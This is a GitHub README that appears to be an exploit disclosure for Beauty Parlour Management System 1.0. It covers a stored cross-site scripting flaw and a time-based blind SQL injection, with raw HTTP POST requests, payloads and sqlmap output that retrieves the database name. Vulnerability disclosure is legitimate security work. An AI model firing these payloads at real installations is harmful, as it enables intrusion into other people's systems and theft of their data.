README.md

Exploit Title: Beauty Parlour Management System 1.0 - 'Add Services' Cross-Site Scripting

Date: 19/2/2021

Exploit Author: Thinkland Security Team

Vendor Homepage: https://phpgurukul.com/beauty-parlour-management-system-using-php-and-mysql/

Software Link: https://phpgurukul.com/wp-content/uploads/2019/08/Beauty-Parlour-Management-System.zip

Version : V 1.0

Vulnerability Type: Cross-site Scripting

Tested on Windows 10 、 XAMPP

This application is vulnerable to cross-site scripting vulnerability.


Vulnerable script:

1.go to http://localhost/bpms/admin/ Sign in.
2.go to http://localhost/bpms/admin/add-services.php， Click on Services —— Add Services， Fill in Services name ，Click on Add.
3.Click on Manage Services， You will see your Javascript code executed.


```
POST /bpms/admin/add-services.php HTTP/1.1
Host: 192.168.100.234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://192.168.100.234
Connection: close
Referer: http://192.168.100.234/bpms/admin/add-services.php
Cookie: PHPSESSID=qaqv7jl8dqci4i2nldnj4n60s0
Upgrade-Insecure-Requests: 1

sername=%3Cimg+src%3D1+onerror%3Dalert%28%2Fxss%2F%29%3E&cost=1&submit=
```

Vulnerability proof

192.168.100.234/bpms/admin/add-services.php



192.168.100.234/bpms/admin/manage-services.php



Exploit Title: Beauty Parlour Management System 1.0 - 'Service Name' SQL Injection

Google Dork: N/A

Date: 19/2/2021

Exploit Author: Thinkland Security Team

Vendor Homepage: https://phpgurukul.com/beauty-parlour-management-system-using-php-and-mysql/


Software Link: https://phpgurukul.com/wp-content/uploads/2019/08/Beauty-Parlour-Management-System.zip

Version: V 1.0

Tested on: Windows、XAMPP

Identify the vulnerability

1. go to http://localhost/bpms/admin/ and login with your account
2. then go to http://localhost/bpms/admin/edit-services.php?editid=17
3. Save the packet data as 3.txt




```
POST /bpms/admin/edit-services.php?editid=17 HTTP/1.1
Host: 192.168.100.234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://192.168.100.234
Connection: close
Referer: http://192.168.100.234/bpms/admin/edit-services.php?editid=17
Cookie: PHPSESSID=qaqv7jl8dqci4i2nldnj4n60s0
Upgrade-Insecure-Requests: 1

sername=%3Cimg+src%3D1+onerror%3Dalert%28%2Fxss%2F%29%3E&cost=1&subm
it=
```

Vulnerability proof

```
POST parameter 'sername' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: sername (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: sername=<img src=1 onerror=alert(/xss/)>' AND (SELECT 3311 FROM (SELECT(SLEEP(5)))YaHW) AND 'HGFO'='HGFO&cost=1&submit=
---
[09:30:42] [INFO] the back-end DBMS is MySQL
[09:30:42] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:30:47] [INFO] fetching current database
[09:30:47] [INFO] retrieved:
[09:30:57] [INFO] adjusting time delay to 1 second due to good response times
bpmsdb
current database: 'bpmsdb'
```

Releases

No releases published

Packages

No packages published